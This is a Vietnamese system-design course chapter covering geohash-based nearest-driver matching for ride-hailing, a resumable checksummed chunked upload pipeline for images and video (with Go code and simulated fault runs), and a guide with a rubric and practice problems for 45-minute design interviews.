9.4. Kiến trúc



Kiến trúc giao hàng/gọi xe: nhận vị trí, chỉ mục geohash, ghép cặp, chuyến đi

Tài xế gửi vị trí qua **cổng nhận vị trí** (giữ kết nối dài) vào **luồng sự kiện phân vùng theo ô địa lý** (Buổi 56); các **nút chỉ mục** tiêu thụ từng phân vùng và cập nhật bản đồ trong bộ nhớ (một nút phụ trách một tập ô, *shard theo ô địa lý*, Buổi 54). **Dịch vụ ghép cặp** nhận yêu cầu, tra chỉ mục các ô quanh điểm đón, xếp hạng ứng viên, gửi **đề nghị** qua cổng tới tài xế, chờ trả lời có hạn, và ghi trạng thái chuyến trong PostgreSQL. Tính giá/ETA và thanh toán là dịch vụ riêng.

9.5. Đào sâu: chỉ mục không gian và tìm tài xế gần nhất

Tìm "k điểm gần nhất" trong 200.000 điểm bằng cách tính khoảng cách tới *tất cả* là `O(n)` mỗi truy vấn: chấp nhận được với 20.000 điểm, không phải với 200.000 × hàng trăm truy vấn/s. Cần **chỉ mục không gian**. Các lựa chọn: lưới ô cố định, **geohash** (mã hóa tọa độ thành chuỗi, ô cạnh nhau có tiền tố chung), quadtree/R-tree, và các hệ ô phân cấp như S2 (Google) hay H3 (Uber, ô lục giác). Ta cài **geohash** vì rõ ràng và đủ cho bài toán: mỗi **ô** ở độ chính xác `p` là một chuỗi `p` ký tự base32; chỉ mục là `map[ô][]tài xế`.

Thuật toán tìm gần nhất: (1) mã hóa điểm truy vấn thành ô; (2) quét ô đó rồi **các vòng ô lân cận** (vì tài xế gần nhất có thể nằm *ở ô bên cạnh*, ngay sát biên!), mở rộng vòng cho tới khi *chắc chắn* đúng: đã có ≥ k ứng

viên và khoảng cách của ứng viên thứ k nhỏ hơn `r × cạnh ô nhỏ nhất` (mọi điểm gần hơn thế chắc chắn đã nằm trong các vòng đã quét). Mã dưới đây là phần cốt lõi; chương trình đầy đủ dùng 3.000 tài xế giả (tọa độ mô phỏng quanh một thành phố, hạt giống cố định), in kích thước ô theo độ chính xác, và **đối chiếu mỗi kết quả với duyệt toàn bộ**.

```
// Encode: xen kẽ bit kinh độ và vĩ độ (bắt đầu bằng kinh độ), mỗi 5 bit thành một ký tự.
func Encode(lat, lon float64, prec int) string {
    latR, lonR := [2]float64{-90, 90}, [2]float64{-180, 180}
    var out []byte
    bit, ch, even := 0, 0, true
    for len(out) < prec {
        r, v := &latR, lat
        if even {
            r, v = &lonR, lon
        }
        mid := (r[0] + r[1]) / 2
        ch <<= 1
        if v >= mid {
            ch |= 1
            r[0] = mid
        } else {
            r[1] = mid
        }
        even = !even
        if bit++; bit == 5 {
            out = append(out, base32[ch])
            bit, ch = 0, 0
        }
    }
    return string(out)
}

    // ...

// Nearest tìm k tài xế gần nhất: mở rộng theo vòng ô cho tới khi chắc chắn đúng.
func (ix *Index) Nearest(lat, lon float64, k int) (res []Driver, rings, cells, examined int) {
    dLat, dLon := CellSize(ix.prec)
    minDim := math.Min(dLat*111320, dLon*111320*math.Cos(lat*math.Pi/180)) // mét
    var cand []Driver
    for r := 0; r < 40; r++ {
        for dy := -r; dy <= r; dy++ {
            for dx := -r; dx <= r; dx++ {
                if max(abs(dx), abs(dy)) != r {
                    continue // chỉ vòng ngoài cùng của r
                }
                key := Encode(lat+float64(dy)*dLat, lon+float64(dx)*dLon, ix.prec)
                cells++
                cand = append(cand, ix.cells[key]...)
            }
        }
        examined = len(cand)
        dist := func(d Driver) float64 { return haversine(lat, lon, d.Lat, d.Lon) }
        sort.Slice(cand, func(i, j int) bool { return dist(cand[i]) < dist(cand[j]) })
        // Đã quét hết các ô trong r vòng: mọi tài xế gần hơn r*minDim chắc chắn đã nằm trong cand.
        if len(cand) >= k && dist(cand[k-1]) <= float64(r)*minDim {
            return cand[:k], r, cells, examined
        }
    }
    return cand[:min(k, len(cand))], 40, cells, examined
}
```

```
Kích thước ô geohash tại vĩ độ ~10.8 độ Bắc:
  độ dài 4: ~   19568 m x    38443 m  (vd w3gv)
  độ dài 5: ~    4892 m x     4805 m  (vd w3gvk)
  độ dài 6: ~     611 m x     1201 m  (vd w3gvk1)
  độ dài 7: ~     153 m x      150 m  (vd w3gvk1c)
  độ dài 8: ~      19 m x       38 m  (vd w3gvk1c5)
```

```
Chỉ mục độ dài 6: 3000 tài xế trong 832 ô khác nhau
khách (10.7769, 106.7009) ô w3gvk1: vòng 1, 9 ô, xem 38/3000 tài xế, khớp duyệt toàn bộ: true
    tài xế  149 cách    160 m (ô w3gvk1)
    tài xế 1384 cách    315 m (ô w3gvk4)
    tài xế  910 cách    394 m (ô w3gv7c)
khách (10.8231, 106.6297) ô w3gvd6: vòng 1, 9 ô, xem 40/3000 tài xế, khớp duyệt toàn bộ: true
    tài xế 2716 cách    110 m (ô w3gvd6)
    tài xế  261 cách    250 m (ô w3gvd6)
    tài xế 1118 cách    295 m (ô w3gvd6)
khách (10.7000, 106.8499) ô w3guz7: vòng 2, 25 ô, xem 21/3000 tài xế, khớp duyệt toàn bộ: true
    tài xế 2363 cách    500 m (ô w3guzk)
    tài xế 1297 cách    524 m (ô w3guzk)
    tài xế  615 cách    805 m (ô w3guzk)
khách (10.9000, 106.6000) ô w3gy18: vòng 2, 25 ô, xem 21/3000 tài xế, khớp duyệt toàn bộ: true
    tài xế 2867 cách    153 m (ô w3gy1b)
    tài xế 1823 cách    659 m (ô w3gvcz)
    tài xế  334 cách    969 m (ô w3gvcy)
```

Đọc kết quả: ô độ dài 6 rộng cỡ 611 m × 1.201 m (ở vĩ độ ~10,8°) là kích thước hợp lý cho thành phố; độ dài 7 (~150 m) quá nhỏ (nhiều ô rỗng, phải quét nhiều vòng), độ dài 5 (~5 km) quá lớn (mỗi ô có quá nhiều tài xế). Truy vấn thứ nhất tìm thấy chỉ cần 9 ô (vòng 1) và xem 38 trong 3.000 tài xế; tài xế gần thứ hai và ba nằm ở **ô khác** với ô của khách (`w3gvk4`, `w3gv7c`): nếu chỉ quét đúng ô của khách ta sẽ trả kết quả *sai*. Truy vấn ở rìa vùng dữ liệu (ví dụ thứ ba, thứ tư) cần mở rộng đến vòng 2 vì mật độ thấp. Cả bốn đều **trùng khớp** với duyệt toàn bộ. Hai cạm bẫy của geohash: **hiệu ứng biên** (hai điểm sát nhau có thể nằm ở hai ô với tiền tố khác hẳn, vì thế *luôn quét ô lân cận*) và **méo theo vĩ độ** (ô co hẹp về phía cực; ta dùng cạnh nhỏ nhất để bảo đảm tính đúng).

Cập nhật vị trí tần suất cao. 50.000 ghi/s vào bản đồ bộ nhớ: mỗi lần cập nhật xóa tài xế khỏi ô cũ (nếu đổi ô) và thêm vào ô mới. Giảm tải: **tài xế rảnh báo thưa hơn** (8 giây), tài xế đang chở báo dày hơn; **bỏ qua cập nhật di chuyển nhỏ** (< 20 m); **gộp theo lô** trong mỗi nút chỉ mục; **TTL**: không nhận tin trong 15 giây thì coi như offline. Thứ tự: dùng dấu thời gian tài xế gửi và bỏ tin cũ hơn tin đã có (mạng đảo thứ tự).

Shard theo ô địa lý. Phân vùng luồng và nút chỉ mục theo **tiền tố geohash** (ví dụ 4–5 ký tự) hoặc theo băm các tiền tố đó: tài xế và khách ở gần nhau rơi vào cùng nút nên truy vấn ghép cặp thường chỉ chạm một nút. Hai khó khăn: **truy vấn gần biên giữa hai nút** (hỏi cả hai nút lân cận và gộp), và **điểm nóng** (sân bay, ga: một ô dày đặc hơn hàng trăm lần): tách ô nóng thành ô con (độ chính xác cao hơn) hoặc chia tải nhiều nút cho cùng ô. Đây chính là bài toán phân mảnh và điểm nóng của Buổi 54.

Ghép cặp không được gán trùng. Hai yêu cầu cùng thấy cùng một tài xế gần nhất. Phải có thao tác **nguyên tử**: `UPDATE driver_state SET state='offered', ride_id=$1, offer_until=now()+10s WHERE driver_id=$2 AND state='available'`; chỉ yêu cầu có `RowsAffected=1` được gửi đề nghị. Tài xế không trả lời trước `offer_until` thì tự trở lại `available` (cùng cơ chế TTL của hold, Buổi 59), và yêu cầu chuyển sang ứng viên kế tiếp. Chiến lược: đề nghị *lần lượt* (công bằng, chậm) hay *đồng thời cho vài người, ai nhận trước thắng* (nhanh, nhưng phải thu hồi đề nghị còn lại, và tài xế bị bỏ lỡ cảm thấy bất công).

9.6. Hỏng hóc và vận hành

- **Nút chỉ mục chết**: vị trí là soft state, dựng lại từ lần báo kế tiếp (vài giây) hoặc từ phân vùng log (replay). Trong thời gian đó ghép cặp ở vùng ấy tạm thiếu ứng viên: truy vấn mở rộng vòng hoặc sang nút lân cận. *Chuyến đang chạy không bị ảnh hưởng* vì chúng nằm trong PostgreSQL, không trong chỉ mục.
- **Cổng nhận vị trí bị quá tải/mạng di động chập chờn**: client thử lại với backoff và jitter (mục 2), tài xế gửi **vị trí mới nhất** (không xếp hàng cũ), cổng xả tải kết nối mới thay vì làm chậm tất cả.
- **Chuyến kẹt** (tài xế mất kết nối giữa chuyến): máy trạng thái có hạn mỗi trạng thái và job rà; thanh toán dùng sổ cái và đối soát (Buổi 59).

- **Đa vùng/ô**: mỗi thành phố/quốc gia là một **ô** tự nhiên (không cần vị trí tài xế ở Hà Nội trong bộ nhớ ở Mỹ): bán kính ảnh hưởng nhỏ và dữ liệu theo vùng đúng luật.
- **Chỉ số**: thời gian ghép cặp (p50/p99), tỉ lệ chuyến không tìm được tài xế, tỉ lệ tài xế từ chối/hết hạn đề nghị, độ trễ cập nhật vị trí (tuổi trung bình của vị trí trong chỉ mục), số tài xế mỗi ô nóng.

10. Bài tổng hợp 3: xử lý tệp, ảnh và video

10.1. Yêu cầu

- **Chức năng**: người dùng tải lên ảnh (vài MB) và video (hàng trăm MB đến GB) từ mạng di động chập chờn; hệ thống **quét mã độc**, tạo bản thu nhỏ/đã nén/nhiều độ phân giải, và phân phối nhanh tới người xem; người dùng thấy **trạng thái xử lý** (`uploading → uploaded → scanning → processing → ready | failed`).
- **Phi chức năng** (giả định): 1 triệu tệp/ngày (990.000 ảnh ~3 MB; 10.000 video ~300 MB); tải lên **tiếp tục được** sau khi mất mạng; **không hỏng ngầm** (mỗi byte kiểm tra được); xử lý xong video trong vài phút; đọc nhiều hơn ghi rất nhiều.

10.2. Ước lượng


- **Nhập**: 990.000 × 3 MB ≈ 3 TB ảnh + 10.000 × 300 MB = 3 TB video ≈ **6 TB/ngày** ≈ **70 MB/s** trung bình (~560 Mbit/s), đỉnh ×3 ⇒ vài Gbit/s: *không thể đi qua API ứng dụng*; byte phải đi **thẳng từ client tới kho đối tượng**.
- **Lưu trữ**: 6 TB/ngày × 365 ≈ **2,2 PB/năm** ở bản gốc, nhân bản và các bản đã xử lý còn lớn hơn: bài toán *chi phí lưu trữ* và vòng đời (chuyển tệp ít truy cập sang tầng rẻ, xóa tệp rác).
- **Xử lý**: video 300 MB mất vài phút CPU để chuyển mã: 10.000 video/ngày ≈ vài chục nghìn phút-lõi/ngày ⇒ vài chục lõi chạy liên tục: *hàng đợi và worker co giãn*, không cần cụm khổng lồ.
- **Khúc**: chia khúc cỡ **5–16 MiB** là điểm cân bằng (khúc nhỏ ⇒ nhiều yêu cầu; khúc lớn ⇒ mất nhiều khi lỗi). Kho tương thích S3 thường có giới hạn kích thước khúc tối thiểu/tối đa và số khúc tối đa mỗi tệp: hãy đọc tài liệu của kho bạn dùng.

10.3. API và dữ liệu

```
POST /uploads                {name, size, content_type, sha256}
                             -> 201 {upload_id, chunk_size, urls[]}
PUT  <url ký sẵn của khúc i> (checksum trong header) -> 200 | 4xx
GET  /uploads/{id}           (khúc đã nhận: để TIẾP TỤC sau khi mất mạng)
POST /uploads/{id}/complete  -> 202 (kiểm tra đủ khúc + băm toàn tệp)
GET  /files/{id}             {state, renditions:[{kind, url}]}
```

Dữ liệu: `files(id, owner, size, sha256, state, created_at)`; `file_parts` (khúc đã nhận); `renditions(file_id, kind, object_key, state)`; kho đối tượng cho tệp gốc và bản đã xử lý. *Nguyên tắc*: **API chỉ giữ siêu dữ liệu**, byte tệp không bao giờ đi qua nó (URL ký sẵn có hạn, giới hạn kích thước/nội dung).

10.4. Kiến trúc



Pipeline xử lý tệp: upload chia khúc, kho đối tượng, hàng đợi, worker, CDN

Client khởi tạo upload với API (kiểm tra quyền, hạn mức), nhận **URL ký sẵn** cho từng khúc, `PUT` trực tiếp lên kho đối tượng (có checksum), gọi `complete`. API xác minh đủ khúc, phát **sự kiện** (outbox, Buổi 33) vào **hàng đợi công việc**. **Worker** (quét mã độc, kiểm tra loại tệp bằng *nội dung*, tạo ảnh thu nhỏ, chuyển mã video) ghi bản đã xử lý vào kho và cập nhật trạng thái trong CSDL. Người xem lấy qua **CDN** với URL ký có hạn.

10.5. Đào sâu: upload chia khúc, tiếp tục được và có checksum

Vì sao chia khúc: (1) một mạng chập chờn không buộc gửi lại 2 GB từ đầu; (2) gửi song song nhiều khúc; (3) kho đối tượng ghép các khúc thành một tệp. **Tiếp tục** (*resumable*) cần ba thứ: máy chủ **nhớ khúc nào đã nhận** (`Status`), từng khúc **idempotent** (gửi lại cùng khúc cho cùng kết quả), và client **hỏi trạng thái rồi chỉ gửi phần thiếu**. **Toàn vẹn** cần hai tầng kiểm tra: **checksum từng khúc** (CRC32C hoặc SHA-256: phát hiện hỏng *trên đường truyền*, buộc client gửi lại *khúc đó* thay vì cả tệp) và **băm toàn tệp** lúc hoàn tất (phát hiện hỏng *ở kho* hoặc ghép sai).

Mô phỏng: tệp 1.000.000 byte giả xác định, khúc 150.000 byte (7 khúc); đường truyền được cài lỗi theo kịch bản: **mất yêu cầu** (khúc 1), **lật một bit** trên đường (khúc 2), **mất phản hồi sau khi máy chủ đã lưu** (khúc 3: client tưởng lỗi và gửi lại, máy chủ phải xử lý idempotent), rồi **client bị tắt đột ngột** sau khúc 3 và một client mới tiếp tục.

```
// PutChunk idempotent: gửi lại cùng khúc, cùng nội dung, kết quả như nhau.
func (s *Server) PutChunk(id string, idx int, data []byte, crc uint32) error {
    if crc32.Checksum(data, castagnoli) != crc {
        return errChecksum
    }
    s.ups[id].parts[idx] = append([]byte(nil), data...)
    return nil
}

    // ...

func (s *Server) Complete(id string) error {
    u := s.ups[id]
    var all []byte
    for i := 0; i*u.chunk < u.size; i++ {
        p, ok := u.parts[i]
        if !ok {
            return fmt.Errorf("thiếu khúc %d", i)
        }
        all = append(all, p...)
    }
    sum := sha256.Sum256(all)
    if hex.EncodeToString(sum[:]) != u.sha {
        return errors.New("băm toàn tệp không khớp")
    }
    u.ready = true
    return nil
}

    // ...

// Upload gửi các khúc còn thiếu (theo Status); mỗi khúc thử tối đa 4 lần; crashAfter > 0 mô phỏng
// client chết sau khi gửi xong từng đó khúc.
func (c *Client) Upload(id string, file []byte, chunk, crashAfter int) bool {
    have := map[int]bool{}
    for _, i := range c.srv.Status(id) {
        have[i] = true
    }
    fmt.Printf("  [tiếp tục] máy chủ đã có %d khúc: %v\n", len(have), c.srv.Status(id))
    sentChunks := 0
    for i := 0; i*chunk < len(file); i++ {
        if have[i] {
            continue
        }
        data := file[i*chunk : min((i+1)*chunk, len(file))]
        for attempt := 1; ; attempt++ {
            err := c.put(id, i, data, attempt)
            if err == nil {
                fmt.Printf("  khúc %d (%6d B) lần %d: ok\n", i, len(data), attempt)
                break
            }
            fmt.Printf("  khúc %d (%6d B) lần %d: %v\n", i, len(data), attempt, err)
            if attempt == 4 {
                return false
            }
        }
        if sentChunks++; crashAfter > 0 && sentChunks == crashAfter {
            fmt.Println("  *** client bị tắt đột ngột ***")
            return false
        }
    }
    return true
}
```

```
Tệp 1000000 B, khúc 150000 B => 7 khúc; sha256 = ec43dc5dc303e9db...
Lượt 1:
  [tiếp tục] máy chủ đã có 0 khúc: []
  khúc 0 (150000 B) lần 1: ok
  khúc 1 (150000 B) lần 1: hết giờ (yêu cầu mất)
  khúc 1 (150000 B) lần 2: ok
  khúc 2 (150000 B) lần 1: checksum khúc không khớp
  khúc 2 (150000 B) lần 2: ok
  khúc 3 (150000 B) lần 1: hết giờ (phản hồi mất)
  khúc 3 (150000 B) lần 2: ok
  *** client bị tắt đột ngột ***
Lượt 2 (client mới, mở lại cùng tệp, hỏi trạng thái rồi gửi phần còn thiếu):
  [tiếp tục] máy chủ đã có 4 khúc: [0 1 2 3]
  khúc 4 (150000 B) lần 1: ok
  khúc 5 (150000 B) lần 1: hết giờ (yêu cầu mất)
  khúc 5 (150000 B) lần 2: ok
  khúc 6 (100000 B) lần 1: ok
Hoàn tất: lỗi=<nil>, sẵn sàng=true
Đã gửi 1600000 B (gốc 1000000 B): overhead gửi lại 60.0%
Hỏng ngầm ở kho (thay khúc 0 bằng dữ liệu rác) rồi Complete:
  -> băm toàn tệp không khớp
```

Điểm cần thấy: (1) khúc 2 bị **từ chối vì checksum** và chỉ gửi lại khúc đó; (2) khúc 3 bị gửi hai lần nhưng kết quả cuối đúng (idempotent); (3) sau khi client chết, lượt 2 **hỏi** `Status` (`[0 1 2 3]`) và chỉ gửi khúc 4–6; (4) `Complete` kiểm tra đủ khúc và băm toàn tệp; (5) **hỏng ngầm ở kho** (thay khúc 0 bằng rác) bị bắt bởi băm toàn tệp, không bởi checksum khúc: cần cả hai tầng; (6) *overhead* gửi lại là 60% trong kịch bản cố ý nhiều lỗi này. Với kho đối tượng thật, giao thức khúc/ghép do kho cung cấp (multipart upload của S3, hoặc giao thức mở như *tus* cho upload tiếp tục), nhưng **các nguyên tắc y hệt**.

Các điểm đào sâu khác: **khử trùng nội dung** bằng địa chỉ theo nội dung (khóa đối tượng = băm) tiết kiệm lưu trữ nhưng cần xử lý xóa theo đếm tham chiếu và chống tấn công đoán băm; **dọn rác**: multipart bỏ dở chiếm chỗ tính tiền, cần *vòng đời* tự dọn sau N ngày; **bảo mật**: giới hạn kích thước và loại ở URL ký sẵn, kiểm tra loại bằng nội dung (không tin đuôi tệp), cô lập quá trình giải mã ảnh/video (bom giải nén, lỗ hổng thư viện), xóa metadata nhạy cảm (EXIF có tọa độ), quét mã độc *trước khi* tệp được phát cho người khác.

10.6. Hỏng hóc và vận hành

- **Worker chết giữa chừng chuyển mã**: hàng đợi có **visibility timeout** giao lại việc; mỗi bước **idempotent theo** `(file_id, kind, version)` (ghi bản đã xử lý vào khóa xác định rồi mới đổi trạng thái, nên chạy lại ghi đè cùng kết quả, Buổi 33).
- **Tệp độc** (chuyển mã luôn treo/crash): đếm số lần thử, sau ngưỡng vào **DLQ**, trạng thái `failed` kèm lý do cho người dùng, cảnh báo cho người vận hành (Buổi 56 §4.1).
- **Tải đột biến** (một chiến dịch làm 10× upload): hàng đợi hấp thụ, ưu tiên *ảnh* (nhanh) trước *video* (chậm), co giãn worker theo **độ dài hàng đợi/tuổi việc cũ nhất**, giới hạn tốc độ theo người dùng.
- **CDN/kho chậm hoặc hỏng**: phục vụ bản đã có trong CDN; kho nhiều vùng cho bản gốc nếu yêu cầu độ bền cao; theo dõi tỉ lệ cache hit.
- **Chỉ số**: tuổi trung vị/p99 từ `uploaded` đến `ready`, tỉ lệ `failed`, độ sâu/tuổi hàng đợi, tỉ lệ upload hoàn tất (so với khởi tạo: tỉ lệ bỏ dở), tỉ lệ checksum lỗi (tăng bất thường là dấu hiệu mạng/phần mềm client), chi phí lưu trữ theo tầng.

11. Cách trả lời một đề thiết kế hệ thống trong 45 phút

Phỏng vấn thiết kế hệ thống không kiểm tra việc bạn biết *đáp án* (không có đáp án duy nhất), mà kiểm tra **cách bạn suy nghĩ khi mơ hồ**: có làm rõ yêu cầu không, có biết con số không, có thấy đánh đổi không, có

đào sâu đúng chỗ khó không, có giao tiếp để người phỏng vấn đi cùng không. Khung sáu bước của Buổi 40 là xương sống; dưới đây là cách phân bổ 45 phút.

11.1. Khung thời gian

Phút	Bước	Việc phải làm và sản phẩm để lại trên bảng
0–5	**Yêu cầu**	Hỏi để thu hẹp: ai dùng, thao tác chính (3–5), ngoài phạm vi, quy mô, ràng buộc (nhất quán? độ trễ? pháp lý?). **Nói to các giả định.** Sản phẩm: danh sách chức năng + 3–4 yêu cầu phi chức năng có số.
5–10	**Ước lượng**	QPS trung bình/đỉnh, lưu trữ, băng thông; kết luận *bài toán nghiêng về đâu* (đọc/ghi, tính toán/lưu trữ, tranh chấp). Chỉ đúng bậc độ lớn.
10–15	**API và dữ liệu**	Vài endpoint chính, các thực thể, khóa chính/khóa phân mảnh, chỉ mục truy cập chính.
15–25	**Kiến trúc mức cao**	Bắt đầu **đơn giản nhất chạy được** (một máy, một CSDL), rồi thêm từng thành phần *khi có lý do từ ước lượng*. Vẽ luồng dữ liệu cho 1–2 thao tác chính.
25–38	**Đào sâu**	Chọn 2 điểm khó nhất (hoặc để người phỏng vấn chọn), nêu **ít nhất hai phương án** và đánh đổi, chọn một và giải thích. Đây là phần ghi điểm nhiều nhất.
38–45	**Hỏng hóc, vận hành, tổng kết**	Khi thành phần X chết? Tải gấp 10? Quan sát bằng gì (SLI)? Triển khai/di cư thế nào? Tóm tắt đánh đổi đã chọn và cái gì làm tiếp nếu có thời gian.

Phân bổ này *khung linh hoạt*: nếu người phỏng vấn muốn đi sâu vào dữ liệu ngay, hãy đi, nhưng quay lại các bước còn thiếu ở cuối (đặc biệt hỏng hóc).

11.2. Giao tiếp

- **Nói trong khi nghĩ.** Im lặng 3 phút là mất thông tin về cách bạn tư duy. "Tôi đang cân nhắc hai hướng: A thì..., B thì..., tôi nghiêng về A vì..." là đúng.
- **Nêu giả định rõ ràng và xin xác nhận**: "Tôi giả định 100 triệu người dùng hoạt động mỗi ngày, tỉ lệ đọc:ghi 100:1; có đúng hướng không?" Giả định sai nhưng được nêu rõ thì sửa được; giả định ngầm sai thì cả thiết kế hỏng.
- **Dẫn dắt nhưng không độc thoại**: dừng sau mỗi bước ("tới đây có điều gì anh/chị muốn đi sâu không?"); coi người phỏng vấn như đồng nghiệp trong buổi bàn thiết kế.
- **Đừng thả tên công nghệ như bùa chú.** "Dùng Kafka" không phải câu trả lời; "cần log bền, phát lại được và nhiều consumer độc lập, và tải 200.000 thông điệp/s vượt một hàng đợi đơn giản, nên dùng log phân vùng; đánh đổi: thêm một hệ thống để vận hành" mới là câu trả lời. Có thể đáp "PostgreSQL + một bảng + một worker là đủ cho quy mô này" khi đúng: đó là dấu hiệu của phán đoán (Buổi 40 §10).
- **Nêu đánh đổi bằng câu có cấu trúc**: *"Tôi chọn X vì Y; đổi lại tôi chấp nhận Z; điều kiện khiến tôi đổi ý là W."*
- **Sai thì nói và sửa.** Phát hiện lỗi của chính mình giữa chừng và sửa gọn là điểm cộng, không phải điểm trừ.
- **Đừng lạc vào chi tiết thấp** (cú pháp, tên cột) khi chưa có khung tổng thể; cũng đừng ở mãi mức hộp-và-mũi-tên mà không chạm một cơ chế cụ thể nào.

11.3. Rubric tự đánh giá

Sau mỗi buổi luyện (tự quay video hoặc luyện với bạn), chấm từng tiêu chí 0–3 (0 = bỏ sót, 1 = có nhưng hời hợt, 2 = tốt, 3 = xuất sắc có lập luận) và ghi minh chứng:

Tiêu chí	3 điểm nghĩa là	Điểm (0–3)
Làm rõ yêu cầu	Hỏi đúng câu thu hẹp phạm vi; có yêu cầu phi chức năng *có số*; nêu giả định và xin xác nhận	
Ước lượng	Ra QPS, lưu trữ, băng thông đúng bậc độ lớn; *rút ra kết luận thiết kế* từ số (không chỉ tính cho có)	
API và dữ liệu	Mô hình dữ liệu đúng mẫu truy cập; chọn khóa/chỉ mục có lý do; xử lý idempotency và đồng thời khi cần	
Kiến trúc	Bắt đầu đơn giản, thêm thành phần có lý do; luồng dữ liệu rõ cho thao tác chính	
Đào sâu	Chọn đúng điểm khó; ≥ 2 phương án với đánh đổi; chọn và bảo vệ	
Hỏng hóc và vận hành	Phân tích từng thành phần chết, quá tải, phân vùng mạng; nêu SLI, cảnh báo, triển khai/di cư	
Nhất quán và đúng đắn	Phân loại dữ liệu cần nhất quán mạnh/yếu; không để mất tiền/bán lố/trùng lặp	
Giao tiếp	Cấu trúc, nói to suy nghĩ, kiểm soát thời gian, đón nhận gợi ý	

Tổng 24 điểm. Gần 18 trở lên ổn định: sẵn sàng cho vòng phỏng vấn cấp mid–senior; 12–17: nên luyện thêm bước thấp điểm nhất; dưới 12: quay lại sáu bước và làm lại từ một bài đã có lời giải để học cấu trúc. Nhìn **tiêu chí thấp nhất**, không nhìn tổng: người giỏi mọi thứ trừ hỏng hóc vẫn thường trượt.

11.4. Mười đề luyện tập (kèm hướng gợi ý)

Với mỗi đề, tự làm đủ sáu bước trong 45 phút rồi đối chiếu hướng gợi ý (không phải đáp án duy nhất):

#	Đề	Hướng gợi ý
1	**Rút gọn URL** cho 100 triệu liên kết mới/tháng, đa vùng	Buổi 40 §6.1; cache ở rìa; ID phân tán/mã hóa khả nghịch (Buổi 55); đa vùng đọc nhiều, ghi định tuyến về vùng nhà; chống lạm dụng
2	**Bảng xếp hạng thời gian thực** cho trò chơi 10 triệu người chơi	Tập hợp có thứ tự (Redis sorted set), phân mảnh theo mùa/khu vực, top-K gộp từ các mảnh, cập nhật điểm idempotent; đánh đổi chính xác vs gần đúng
3	**Thông báo đẩy** tới 1 tỷ thiết bị	Fan-out qua hàng đợi theo kênh/ưu tiên (Buổi 40 §6.2, 56), token thiết bị hết hạn, giới hạn tốc độ theo nhà cung cấp, thông điệp *at-least-once* + khử trùng phía thiết bị
4	**Chat nhóm** 100.000 thành viên	Buổi 57: kết nối dài, fan-out khi đọc vs khi ghi, thứ tự trong phân vùng, hiện diện (presence) thưa, lịch sử phân trang theo con trỏ
5	**Giới hạn tốc độ phân tán** cho API công khai	Buổi 58: token bucket/sliding window, Redis Lua, chấp nhận gần đúng hay đồng bộ toàn cục; cục bộ + đồng bộ định kỳ; fail-open hay fail-closed
6	**Đếm lượt xem** cho video có hàng triệu lượt/phút, chống gian lận	Bộ đếm phân mảnh (sharded counter), gộp theo lô qua log (Buổi 56), đếm duy nhất bằng cấu trúc xấp xỉ (HyperLogLog), lọc bot; chấp nhận nhất quán cuối cùng cho hiển thị, chính xác cho thanh toán
7	**Gợi ý tìm kiếm khi gõ** (typeahead)	Chỉ mục tiền tố (trie hoặc FST), cập nhật theo lô từ log truy vấn, cache theo tiền tố ngắn, độ trễ < 100 ms, cá nhân hóa tách biệt
8	**Đặt lịch họp** nhiều người, nhiều múi giờ	`EXCLUDE` trên khoảng thời gian (Buổi 59 §9), lưu giờ UTC + múi giờ người dùng, lịch lặp (quy tắc lặp, không bung toàn bộ), tránh xung đột khi mời nhiều người (thứ tự khóa)
9	**Crawler web** 1 tỷ trang	Frontier (hàng đợi ưu tiên + giãn cách lịch sự theo máy chủ), khử trùng URL/nội dung (băm, Bloom filter), phân mảnh theo miền, chống bẫy vô hạn, tôn trọng `robots.txt`; luồng và kho đối tượng

#	Đề	Hướng gợi ý
10	**Ví điện tử chuyển tiền P2P**	Buổi 59: sổ cái kép, idempotency, số dư không âm dưới đồng thời, saga/đối soát, chống gian lận, hạn mức; đa vùng chọn vùng nhà cho mỗi ví

